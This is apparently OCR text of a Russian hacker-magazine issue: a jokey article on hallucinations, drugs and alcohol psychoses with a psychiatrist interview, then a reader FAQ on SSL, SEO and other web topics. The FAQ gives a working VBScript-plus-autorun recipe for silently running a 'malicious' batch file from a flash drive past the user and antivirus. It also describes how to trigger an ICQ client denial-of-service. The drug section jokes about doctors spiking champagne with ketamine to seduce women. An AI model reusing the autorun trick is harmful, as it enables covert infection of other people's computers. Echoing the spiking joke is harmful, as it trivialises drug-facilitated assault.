Отличаются от истинных несвязанностью с конкретным органом чувств, человек их ощущает каким-то внутренним, хитрым чувством — в голове голос звучит сам собой, там же появляются неприличные или угрожающие изображения, или вовсе кто-то живет. Каноническим примером псевдогаллюцинации можно считать «карлика, который живет в голове, правой ногой подпирает извилины и мешает думать». Сам понимаешь, трудно придумать орган чувств, который мог бы явить человеку такого злобного инсайдера внутри собственного тела.

ФИЗИОЛОГИЧЕСКИЕ ГАЛЛЮЦИНАЦИИ

Да, здоровых людей тоже могут посещать самые настоящие глюки. К абсолютной норме относятся:

• Гипнагогические и гипнопомпические галлюцинации. Первые возникают при засыпании, на границе между сном и явью, вторые — при пробуждении. Приведу пример. Однажды на дежурстве в больнице я лег на диван и попытался забыться тревожным сном русского разведчика, как вдруг услышал громкий стук в дверь. Этот стук высадил меня на измену, я накинул халат и стетоскоп и вылетел... в совершенно пустой и темный коридор. В дверь никто не стучал — это был глюк. Кстати, яркие и приятные образы, которые мелькают перед глазами в качестве результата действия опиатов или избытка эндорфинов после хорошего секса, глюками не считаются, это именно «образы», возникающие в состоянии легкой полудремы.

• Депривация сна — длительное воздержание от сна в определенном проценте случаев ведет к зрительным и слуховым галлюцинациям. Психонавтами этот способ практикуется. Здоровью не способствует и применять этот способ не рекомендуется. Во время сдачи номера в былые времена мы по двое суток сидели в редакции, но до глюков досиживать не удавалось. Подробнее о депривации сна можно прочитать в статье «Над пропастью сновидений», опубликованной в майском номере][за 2008 год.

• Галлюцинации в результате претворения в жизнь хитрых дыхательных практик вроде голотропного дыхания.

Строго говоря, последние два типа нельзя отнести к варианту нормы, поскольку провоцируются необычными для человеческого организма условиями.

НАСТОЯЩИЕ ГАЛЛЮЦИНОГЕНЫ

К тру-галлюциногенам относятся ЛСД (в советском девичестве — ДЛК-25, диэтиламид лезергиновой кислоты), мескалин, псилоцибин и фенциклидин. Рассмотрим их по порядку.

ЛСД

На самом деле с глюкагенными эффектами ЛСД человечество познакомилось гораздо раньше выделения Альбертом Хофманном чистого вещества. Дело в том, что

ИНТЕРВЬЮ С ВРАЧОМ-ПСИХИАТРОМ, ПСИХОТЕРАПЕВТОМ И НАРКОЛОГОМ

Ириной Геннадьевной Трасковецкой

][: Ирина Геннадьевна, один мой знакомый жалуется, что в зеркале ему часто видятся всякие неправильные вещи. От настоящего отражения они явно далеки, что делать, к кому обращаться?

И.Г.: Если знакомый точно понимает, что он видит в зеркале то, чего нет на самом деле (и перепроверяя, убеждается, что никаких причин для появления в зеркале изображения не имеют) — ему остается только решить, насколько ему это мешает. Пока это не мешает окружающим — это только личное дело самого человека. Галлюцинации — а это именно они — бывают разные. Пугающие, угрожающие, говорящие всякие гадости — могут стать причиной весьма неприятных переживаний и неблаговидных поступков, типа убийства соседей или порчи дорогого сердцу девайса. В случае убийства соседей спрашивать «что делать» будет уже поздно. Поэтому лучше пока все живы — призадуматься над тем, как от этого безобразия избавиться. Самый простой и прямой путь — обратиться к психиатру. Можно даже к частному, хотя частник имеет право отказать. «Потому что психотические расстройства», возможна потребность в лечебном привязывании и укалывании без согласия. Тогда — к государственному. Если психоз подтвердится — придется смириться с получением диагноза и назначением лечения. Несомненный плюс — велика вероятность, что в результате лечения пугать из зеркала, холодильника, утюга и стиральной машины перестанут. Жить станет приятнее.

][: Как на счет обращения в частную контору? Ну, чтобы без справок-реестров-списков...

И.Г.: Отчасти ответ на первый вопрос описывает эту ситуацию. Частный доктор не имеет права применять меры принуждения, поэтому при малейшем намеке, что вам иначе никак не получится помочь, отправит по адресу. Возможно, вызовет подмогу, ибо в тюрьму ему не хочется. Если у вас достало сообразительности добровольно пойти за помощью — вполне может быть, что частником дело и ограничится.

][: А может, само пройдет?

И.Г.: Увы, это не простудное, само не пройдет. Тут ситуация однозначная — либо вы одолеете болезнь, либо она одолеет вас. Третьего не дано.

][: Своими силами справиться точно не получится?

И.Г.: Если под своими силами понимать самостоятельные попытки напугать отражение чертей в зеркале — так чертей это не испугает. Они не на мирные переговоры в ваше зеркало явились, можете мне поверить. Не верите — испытайте. Коварная сущность психических расстройств в том, что они заводятся в самом дорогом — в вашем мозге. Поэтому попытка «справиться самому» — это примерно как вытаскивание себя за волосы из болота. Звучит красиво, является основой для захватывающей фантастики, но в жизни так не бывает. Законы физики не дают.

][: Боюсь, в дурдом отправят :(


И.Г.: Если будете бояться слишком долго и перестанете понимать, что больны — отправят гарантированно, и спрашивать не будут. Пока есть ощущение болезненности состояния, потребности в помощи — надо идти эту помощь получать. Болезнь не станет спрашивать вас, когда ей перестать подчиняться вашим желаниям. Она, собственно, и без того им не подчиняется. Но пока можете позвать на помощь — сделайте это. Не успеете — можете пострадать не только сами, но и покалечить кого-то еще. Буквально.

][: А как же потом права получать, разрешение на оружие, на работу устраиваться? «На учет» же поставят и справку не дадут?


И.Г: Честно сказать, ответ на этот вопрос всегда вызывает во мне некоторую борьбу. С одной стороны, человек с психозом (чертей в зеркале при легких расстройствах не бывает) за рулем автомобиля или с пистолетом внушает профессиональные опасения. Кто его знает, какой приказ он от своих «собеседников» получит или какую картину увидит. Жертвы могут быть. С другой — ну не могу я без конкретной ситуации сказать, как будут развиваться события в случае конкретного пациента. Невротические расстройства хорошо поддаются излечению, всякие долгоиграющие последствия при этом практически исключены, а при обращении к частному специалисту — исключены полностью.

Решите, что для вас важнее — риски вашего состояния сейчас (если под влиянием бреда или депрессии вы прыгнете с крыши — вряд ли в будущем вам понадобятся водительские права) или иллюзорные перспективы «через 20 лет». Эти 20 лет надо еще прожить...

наряду с другими алкалоидами, ДЛК содержится в спорынье — паразитическом грибке, поражающем злаковые растения. В стародавние времена спорынья, содержащаяся во ржи и прочих полезных компонентах хлеба, вызывала целые эпидемии — употребивший сию скорбную пищу пейзанин страдал от приступов страха, тревоги и беспокойства, плавно переходящих в судороги, галлюцинации, помрачение сознания. При употреблении хорошей дозы спорыньи отравление приводило к смерти подопытного (в зараженном хлебе с дозой было все в порядке), а сами галлюцинации, как видно, в этом симптомокомплексе играли не самое важное значение, поэтому торчки древнего мира к спорынье относились с подозрением. Тем более, что в средние века глюкующих товарищей вполне могли возвести на костер как одержимых.



СРЕДИ ДЕМОК, ВЫДРАННЫХ ИЗ СТАРЫХ ВИРУСОВ, В МОЕМ АРХИВЕ ТАИТСЯ ЭФФЕКТ ИЗ ВИРУСА «LSD». ВСЕ ЭТИ ДЕМКИ ЖДУТ ТЕБЯ НА НАШЕМ ДИСКЕ!



ОБЕЩАННАЯ КНИГА ХОФМАННА. РУССКИЙ ПЕРЕВОД СУЩЕСТВУЕТ И ДОСТУПЕН ДЛЯ СКАЧИВАНИЯ

Интерес к чистому ЛСД возник сразу после изоляции чистого вещества вышеуказанным швейцарским ученым. Строго говоря, довольно плотно им интересовался и сам Альберт Хофманн ;) — данное вещество он употреблял как лично, так и в компании коллег, со свойственной ученым скрупулезностью описывая свои ощущения в лабораторном журнале. Поскольку объем статьи не безграничен, я советую тебе скачать книгу от основателя под названием «ЛСД — мой трудный ребенок» (LSD: my problem child) — очень качественное научное сочинение.

Что же касается общественного интереса, то к ЛСД обратили свои взоры психиатры и психотерапевты, врачи и военные, люди искусства и обычные психонавты. Любителей словить галюнов прельщала забавная перспектива: принявший дозу человек испытывает очень красочные галлюцинации (тематика их зависит от психического и умственного состояния подопытного) — начиная от элементарных зрительных и заканчивая яркими, необычными образами и сказочными геометрическими фигурами (которые видно и с закрытыми глазами). В зависимости от дозы и состояния подопытного могут появиться трудно передаваемые словами ощущения деперсонализации, растворения собственного «Я» во внешнем мире, парадоксальные ощущения вроде «обоняния музыки». При этом наш подопытный может испытывать постоянную смену настроений — от ужаса до экстаза и наоборот. Критическое отношение к переживаниям обычно сохранено (т.е. психонавт понимает, что переживаемое им невзаправду; часто это зависит от дозы), но иногда возникает бред, и человек становится рабом своих переживаний, которые могут привести к социальной опасности — несмотря на то, что принятая на фоне приятного душевного настроя кислота чаще дает сказочные, яркие и необычные картинки, встречаются и более чем пугающие ощущения. В качестве ложки дегтя хотелось бы отметить депрессию, отмечающуюся у злоупотребляющих после трипа, и довольно быстро развивающуюся психическую зависимость.

МЕСКАЛИН

Эпический галлюциноген, содержащийся в кактусах пейоте и Сан-Педро. В нашей стране приобрел известность благодаря несколько контркультурной книге под названием «Поваренная книга анархиста». В данном издании (кстати, его целевая аудитория — вовсе не анархисты, а просто интересующиеся молодые люди, так что смело ищи ее в интернете. Я читал эту книгу в бумажном варианте еще в



«DIGITAL SURROUND REALITY» СИМВОЛИЗИРУЕТ ХАРАКТЕРНЫЕ ДЛЯ КИСЛОТЫ «СЛЫШУ ИЗОБРАЖЕНИЕ» И «ОЩУЩАЮ ЗВУК»

ЛСД В РОЛИ ХИМИЧЕСКОГО ОРУЖИЯ

С военной точки зрения производные лезергиновой кислоты относятся к оружию массового поражения из групп психомиметических ядов.
Его достоинства — низкая доза (достаточно нескольких тысяч молекул на человека, — вдумайся в эту фразу, сопоставь ее с миллиардами нейронов), высокая эффективность (без башни не повоюешь) и нелетальность (людей никто не травит, не парализует и не обжигает).

доинтернетные времена) очень красочно расписаны ощущения автора от употребления пейота — во-первых, он исступленно блевал в специально выкопанную ямку (пейот — мощное рвотное средство), а во-вторых — испытывал галлюцинации. Ничего необычного в них нет — на фоне общей заторможенности возникают глюки различной (часто — религиозной) тематики, ощущение «видения себя со стороны». «Религиозным» свойством активно пользовались давние потребители колючей дряни — древние индейцы. Более-менее современный индеец по имени Дон Хуан, по слухам, прибегал к этому средству в процессе обучения Карлоса Кастанеды, что, очевидно, не могло не оказать своего влияния на головной мозг данного графомана.

ПСИЛОЦИБИН

И за это вещество мы должны сказать спасибо швейцарскому химику Альберту Хофманну. Галлюциногенный эффект псилоцибина, содержащегося в нескольких видах грибов, в целом похож как на ЛСД (по словам очевидцев — менее яркий, более естественный), так и на мескалиновые трипы.

КЕТАМИН И ФЕНЦИКЛИДИН

Совершенно приличные вещества, по роду своему и племени относящиеся к лекарственным средствам. Кетамин и сейчас используется как средство для внутривенного наркоза, а для предупреждения его галлюциногенных и психоизменяющих побочных эффектов врачи практикуют совместное назначение транквилизаторов. Разумеется, для психонавтов подобная профилактика совершенно неактуальна, поэтому кетамин они употребляют напрямую — либо сливая препарат на кишку, либо втягивая порошок в хобот. Бывалые торчки пишут, что для кетаминового оттяга большое значение имеет установка на кайф, позитивный психический настрой и хорошая музыка (в принципе, для всех галлюциногенов это актуально, поскольку тематика для галюнов вычисляется головным мозгом не с бухты-барахты, а из конкретного опыта, воспоминаний и настроя). Состояние эйфории для кетамина нехарактерно, а характерно — ощущение распада мира и музыки на кусочки, составные части, ощущение вращения предметов вокруг себя. Видения также не эйфоричны и могут быть даже пугающи, но страх этот не фиксирует на себе нашего подопытного и не оставляет неприятного осадка в душе после трипа, поэтому никакого дискомфорта в этом плане нарки не отмечают. В принципе, кетаминовая наркомания сейчас не так распространена, как в 80-е, когда этот препарат было гораздо проще достать. К сожалению, в те времена им баловались и некоторые доктора. Об этом ты можешь прочесть в книге «Три недели из жизни лепилы» (зачетный самиздат авторства О. Мальского, легко находится гуглом). Из нее ты узнаешь, что советские доктора соблазнять женщин умели: шампанское с кетамином — это тебе не ликер «Бейлиз» с водкой смешивать :).
Что касается фенциклидина, то по его поводу можно сказать следующее. Во-первых, именно он (а вовсе не кокаин) первым в истории заслужил кличку «ангельская пыль». Данное зелье также начинало свою историю с аптечной полки, формально относясь к группе обезболивающих средств. В качестве лекарственного средства оно отличалось избыточным количеством побочных эффектов, а вот с точки зрения психонавтов — наоборот, оказалось весьма позитивным — хорошо вставляет, легко производится и комбинируется с другой наркотой.

АЛКОГОЛЬНЫЕ ТРИПЫ

Как выглядит с точки зрения обывателя напивающийся до глюков человечище? Выглядит он так: «некий калдырь пьет день, пьет два, пьет неделю. Мешает напитки, переходит на дешевое спиртное, настойку боярышника, антифриз, морилку и политуру и в итоге допивается до белочки». Особо продвинутые обыватели



КЕТАМИН: ВЫБИРАЙ ЛЮБОЙ!

используют популяризованный советским кинематографом термин «делириум тременс». Однако,][— не обывательский журнал, поэтому вопросы алкогольных изменений сознания мы с тобой сейчас обсудим по-честному.

Белая горячка (delirium tremens). Расстройство, знакомое нам с детства по фильму «Кавказская пленница», где герой Демьяненко, перепивший винца на веселом кавказском празднике, по протекции коррумпированных чиновников залетает в психиатрическую больницу с этим самым диагнозом. Так вот, все врут, и этот классический фильм — не исключение. Во-первых, белочка — достояние настоящих, состоявшихся в жизни алкоголиков со сформированной физической зависимостью и абстинентным синдромом (помнишь прошлую статью?). Типичный клиент белочки — алконавт, переставший употреблять питие, либо снизивший его дозу (немного забухавший трезвенник белочкой болеть неспособен). На 3-4 день после запоя (а не во время его) у пьяницы на фоне его обычных абстинентных симптомов появляется страх, тревожность, эмоциональная неустойчивость, постепенно появляются герои нашего сегодняшнего повествования. Сначала герои эти элементарны — звуки, шорохи, шумы (наверняка, порожденные Букой или Бякой, которые прячутся там, за занавеской!), тени, вспышки света и движения обычно неподвижного рисунка на обоях, паласе и кафеле (т.е. мозг совершает работу по анимации неподвижных текстур, с точки зрения



ПСИХИЧЕСКАЯ ЗАВИСИМОСТЬ НЕ ЗАСТАВЛЯЕТ СЕБЯ ЖДАТЬ

компьютерного дела — задача позитивная. Кстати, это явление относится к иллюзиям).
Поначалу эти элементарные галюны возникают только в вечернее время, отступая днем, что дает нашему подопытному некоторый шанс обратиться за медицинской помощью. Со временем проблема прогрессирует, галлюцинации обретают сложность, реальность, сюжет, они начинают проявляться и днем. Характер галлюцинаций, как нетрудно догадаться, почти всегда пугающий. Все зависит от сохранившихся вычислительных способностей головного конца подопытного и воспоминаний из его прошлой жизни (с чем сталкивался, чего боялся). Обычно в глюках присутствуют зооморфные персонажи — пауки, змеи, черви, летучие обезьяны и тому подобная нечисть, отрицательные персонажи из потустороннего мира — черти и демоны (фраза «гонять чертей» в народе используется не зря), отрицательные персонажи из мира реального — международные террористы, чеченцы, вражеские снайперы и сомалийские пираты, которых наш алкоголический друг с удовольствием проецирует в свою, реальную обстановку. Все эти галлюцинации очень красочны, убедительны и пугающи — одержимый алкогольным демоном человек совершенно реально бежит, скрывается, борется с ними всеми доступными способами (игрой в прятки, физическим воздействием, огнестрельным и холодным оружием, очищающим пламенем). Кстати, факт борьбы с порождениями нездоровой души совсем не гарантирует безопасности окружающих — в жене безумцу видится чеченский террорист, а кошка — вовсе не кошка, но злой космический монстр. На окне уже лежат останки трупов съеденных и убиенных, с карниза свисают кишки, а цветочный горшок наполнен кровью до самых краев. Quake отдыхает. В общем, состояние это опасное, поскольку галлюцинации в нем тесно связаны с бредом воздействия и/или преследования, что провоцирует клиента на опасные действия. С подобными персонажами обучены взаимодействовать советские



СЕРИЯ «ДОКТОР ХАУС», В КОТОРОЙ 16-ЛЕТНИЙ ШКОЛЬНИК, СТРАДАЮЩИЙ ОТ ГАЛЛЮЦИНАЦИЙ, ПОЛУЧАЕТ ТЯЖЕЛУЮ ТРАВМУ ВО ВРЕМЯ ИГРЫ В ЛАКРОСС



СУРОВЫЙ КАКТУС САН-ПЕДРО ВНУШАЕТ ПОЧТЕНИЕ

милиционеры и бригады психиатров «03», рядовым гражданам с ними лучше не пересекаться и в переубеждающие беседы не вступать (бредящего человека нельзя переубедить логически). У него свои глюки, у нас свои :).

Алкогольный галлюциноз.
Более спокойное психотическое расстройство, основное проявление которого — истинные галлюцинации. Возникает оно как во время запоя, так и после него, галюны в рамках него преимущественно слуховые — алик слышит голоса, — комментирующие, приказывающие, обсуждающие. Иногда этих голосов несколько, они вступают в высоконаучный диспут, благодаря чему наш подопытный может стать перманентным участником радиоверсии шоу Малахова-младшего (родственные отношения Малаховых не доказаны, возможно, эта новость порождена недостаточными познаниями автора в истории зомбоящика). Воистину жестокое наказание за пьянство! В большинстве случаев у безумца остается критика к происходящему (в отличие от делирия, больной понимает его иллюзорность). Например, однажды ко мне в больницу пришел допившийся до глюков дяденька, которого очень беспокоила звучащая в голове музыка. Причем, с его слов, музыку он мог заказывать сам, поэтому я не сразу понял суть его недовольства (на плеере он всяко может сэкономить). Так или иначе, пришлось вызвать психиатров, они послушали больного, посмеялись, да и забрали его в дом с желтыми окнами.
Не всегда алкогольный галлюциноз протекает с одними лишь глюками, бывает так, что они становятся участниками бреда преследования или отношения (особенно если голоса угрожающие). Кроме того, он может сопровождаться тревогой и/или депрессией. В отличие от белочки, галлюциноз может радовать больного хронически (месяцами).

Патологическое опьянение.
Это остро развившееся психотическое расстройство на фоне приема небольших доз алкоголя. В отличие от предыдущих трипов, данное расстройство обычно возникает у людей, алкоголизмом не страдающих и к запоям с абстинухой не склонных. Имеет оно несколько форм, в рамках этой статьи нам интересна только одна — галлюцинаторно-параноидная форма патологического опьянения. Распознать эту форму просто: если после приема небольшой дозы алкоголя (50-150 грамм водочки) подопытный вдруг резко дезориентируется, впадает в свои собственные, не относящиеся к реальной обстановке, переживания, действует сообразно искаженной нездоровым сознанием обстановке, становится суетливым, выкрикивает отдельные слова и фразы (обычно угрожающего или приказного характера) — знай, это оно и есть. Начинается расстройство внезапно и внезапно же заканчивается — глубоким, здоровым сном, по окончанию которого клиент либо не помнит случившегося совсем, либо сохраняет лишь отрывочные воспоминания о былом содомическом угаре.

ЗАКЛЮЧЕНИЕ

На этом торжественном, алкогольном слове я заканчиваю свое сегодняшнее повествование. Веди себя хорошо, кислотой не злоупотребляй, до белочки не допивайся, в объятия сект-поклонников голотропного дыхания и всяких галлюциногенных медитаций не попадайся! А если в результате чтения][ты приблизился к уровню Криса Касперски не только в умственно-техническом, но и в душевном плане, не отчаивайся. Во-первых, немножко глюков — не такая высокая плата за гениальность, а во-вторых — цивилизация сделала современных психиатров слабыми, а демократия и гласность погасили огонь в их душах; насильственно в дурдом можно загреметь только с суицидальной попыткой или общественно-опасным поведением. Все остальное — строго по желанию.][

X-ГЛОССАРИЙ

ПСИХОНАВТ — человек, занимающийся исследованием своего сознания и использующий для этого различные методики, в том числе несистематическое употребление психоактивных веществ, стараясь при этом избежать наркотической зависимости.

ПСИХОЗЫ — группа психических расстройств, сопровождающихся продуктивной психопатологической симптоматикой — бредом, галлюцинациями, псевдогаллюцинациями и др. «Продукция» в данном случае — вовсе не положительный термин. Грубо говоря, он означает, что мозг производит всякую фигню вместо правильных мыслей.

БРЕД — не поддающееся логической коррекции умозаключение. Иначе говоря, если человек думает, что микроволновая печь воздействует на его мозг космическими лучами, и переубедить его никак невозможно — это бред и есть. Переубеждать бредящего смысла не имеет, твои аргументы он включит в структуру бреда, просто не воспримет или даже тебя поколотит.

НЕЙРОЛЕПТИКИ (Антипсихотические препараты) — веселые препараты, применяющиеся для лечения психозов. К былинным, стоявшим на вооружении карательных психиатров древности антипсихотикам относят аминазин и галоперидол. В настоящее время их синтезировано настолько много, что даже не имеет смысла перечислять. Кстати, при отсутствии нейролептиков наказательные психиатры практиковали введение в крупные мышцы тела раствора серы в персиковом масле. Уколы этого зелья резко болезненны, что ограничивает основные движения, «успокаивая» больного.

МАГ
/ ICQ 884888, HTTP://WAP-CHAT.RU /

FAQ UNITED:

Q: Хочу установить к себе на сайт полноценный SSL-сертификат, возможно ли это сделать бесплатно?

A: Соорудить полноценный SSL-сертификат бесплатно у тебя вряд ли где получится (если, конечно, не считать таковым самоподписанный сертификат), но вот заказать оный с триальными ограничениями на 30 или 90 дней вполне позволит замечательный сервис http://www.freessl.su.

Данный сервис позволяет бесплатно получить полноценный SSL-сертификат со сроком действия 30 дней (TrialSSL) и сертификат с проверкой по домену FreeSSL со сроком действия 90 дней. Сертификат предназначен для тестирования технической инфраструктуры до покупки коммерческого SSL-сертификата. Сертификат выпускается в течение нескольких минут. Для его получения тебе всего лишь необходимо предоставить свои (ну, или не совсем свои :) данные: контактное лицо, e-mail, телефон.

Q: Какие сервисы для оповещение поисковиков об обновлениях на моем сайте с помощью пингбэков ты знаешь?

A: Если ты заядлый пользователь WordPress (ну, или любой другой блоговой платформы), то, помимо стандартного http://rpc.pingomatic.com, советую в список пингуемых сервисов добавить следующие сайты:

```
blogsearch.google.com/ping/RPC2
api.feedster.com/ping
api.my.yahoo.com/RPC2
api.my.yahoo.com/rss/ping
blogdigger.com/RPC2
blogshares.com/rpc.php
blogstreet.com/xrbin/xmlrpc.cgi
coreblog.org/ping/
ping.blo.gs/
ping.feedburner.com
ping.syndic8.com/xmlrpc.php
ping.weblogalot.com/rpc.php
popdex.com/addsite.php
rpc.blogrolling.com/pinger/
rpc.technorati.com/rpc/ping
rpc.weblogs.com/RPC2
topicexchange.com/RPC2
xping.pubsub.com/ping/
api.moreover.com/ping
rpc.icerocket.com:10080/
ping.blogs.yandex.ru/RPC2
```

Все перечисленные сервисы очень любят поисковики, так что, добавляя новую статью на свой блог, будь уверен, что пользователи с легкостью смогут найти ее.


Q: Занимаюсь поисковой оптимизацией. Где бы найти список актуальных IP-адресов и строк с UserAgent поисковых роботов?

A: Такую услугу тебе с радостью предоставить замечательный буржуйский портал iplists.com. Самое главное, что ты здесь сможешь найти, это:

1. Google IP List — валидный список IP-адресов и юзерагентов, под которыми Гуглобот любит индексировать сайты;
2. Yahoo, Lycos, InfoSeek, Alta Vista, Excite, Northern Light IP List — списки айпишников соответствующих поисковиков.

Также сервис позволит тебе добавить свои айпи и юзерагенты для разоблачения коварных поисковых роботов. Удачи на поприще SEO!





Q: Не так давно в официальном ICQ-клиенте была обнаружена уязвимость, приводящая к зависанию компа жертвы. Расскажи поподробней.

A: Действительно, очередной замечательный баг в аське (на этот раз, Lite 6 и 6.5) нашли Hormold и Doom123. Этот баг позволяет провести удаленную DoS-атаку. Для эксплуатации уязвимости необходимо добавить в свой ник html-тег «», а затем добавиться в контакт-лист жертвы, либо отправить жертве любое сообщение или запрос авторизации (плюс, если жертва найдет тебя в поиске и посмотрит твое инфо).
Также с помощью этого бага можно сделать номер невидимку в контакт-листе все той же несчастной жертвы. Попробуй свой ник привести к виду «<h1>nick</h1>» и попросить, чтобы тебе добавили. В итоге, ты будешь присутствовать в контакт-листе (к примеру, в «Моя группа (1/1)»), но тебя просто-напросто не будет видно :). Подробнее об уязвимости ты сможешь прочитать тут: securitylab.ru/vulnerability/368757.php и тут: forum.asechka.ru/showthread.php?t=110269.

Q: Хочу мониторить свой сайт на предмет участия в выдаче поисковых систем. Как это проще всего можно сделать?

A: В таком нелегком деле тебе поможет замечательная бесплатная программа от отечественных разработчиков — Site-Auditor (официальный сайт: site-auditor.ru).
При помощи утилиты Site-Auditor ты сможешь быстро собрать данные, которые будут необходимы тебе для оценки видимости сайта во всех поисковых системах, а именно:
1. Индексы цитирования Яндекса — ТИЦ и Google — PageRank;
2. Количество страниц, проиндексированных поисковыми системами Яндекс, Рамблер, Google, Апорт и Yahoo;
3. Количество ссылок на сайт, обнаруженных поисковыми системами Google, Яндекс, Yahoo;
4. Данные о наличии сайта в каталогах Яндекс, Рамблер Top100, Апорт и DMOZ;
5. Если на сайте будут обнаружены счетчики Рамблер Top100, утилита соберет данные о количестве посетителей и просмотренных страниц за последние 7 дней.
Если будут обнаружены счетчики статистических систем Top.Mail.ru, LiveInternet (Rax), SpyLog, HotLog, то будут даны ссылки на страницы этих поисковых систем.
Помимо системы анализа сайта советую изучить тебе десятки других возможностей программы, хотя мне самому больше всего нравится вкладка «Конкуренты», которая предназначена для определения страниц сторонних сайтов, конкурирующих с анализируемым сайтом по указанным запросам. На базе данной информации можно легко понять, какие страницы на данный момент лучше оптимизированы под конкретный запрос.

Q: Расскажи, каким образом веб-мастера определяют реальное физическое положение своего посетителя?

A: Для таких целей энтузиастами и профессионалами созданы различные геолокационные базы данных IP-адресов (в формате «Город/Страна — IP»). Из всех предложений, присутствующих в интернете, мне больше всего нравится бесплатная WIP-Base от WIPmania.com (остальные GeoIP-базы ты легко сможешь погуглить сам). Данная база данных, как ты уже понял, дает возможность определения физического расположения различных IP-адресов. А люблю я ее за следующие фишки:
1. Она доступна в SQL, CIDR, текстовом форматах;
2. Обновление WIP-базы осуществляется каждые два месяца;
3. Проверка базы может происходить автоматически и мануально.
Также советую обратить внимание на другие различные примочки к базе: WIP-API (удобное апи для разработчиков), WIP-Plugin (WorldIP плагин для Mozilla Firefox) и WIP-Map (IP-адреса прямо на карте).
За подробностями обращайся на официальный сайт базы, адрес которого я дал выше.

Q: Подскажи, каким образом можно незаметно запустить .bat-файл?

A: Допустим, у тебя есть злонамеренный батник, который ты планируешь запустить с помощью авторана с флешки. Для воплощения своего плана в жизнь действуй следующим образом:
1. Создай файл myfile.vbs, в котором пропиши

```
Set WshShell =
CreateObject("WScript.Shell")
WshShell.Run "cmd.exe /c [ТВОЙ_БАТ_
ФАЙЛ]", 0, false
```

2. В авторан добавь следующие строки:

```
[AutoRun]
UseAutoPlay=1
open=myfile.vbs
```

После этих нехитрых действий твой батник запустится и исполнится незаметно для юзера и антивирусов.

Q: При изучении различных веб-движков столкнулся с трудностями в виде использования в них десятков встраиваемых ajax-библиотек. Подскажи, какие существуют особенности у наиболее популярных из них?

A: Как говорится, врага надо знать в лицо :). Итак, представляю тебе небольшой список наиболее распространенных ajax-библиотек от одного из резервистов Античата life_is_shit.

1. Atlas — ASP.NET AJAX библиотека от Microsoft (http://www.asp.net/ajax/Default.aspx)
+ asp
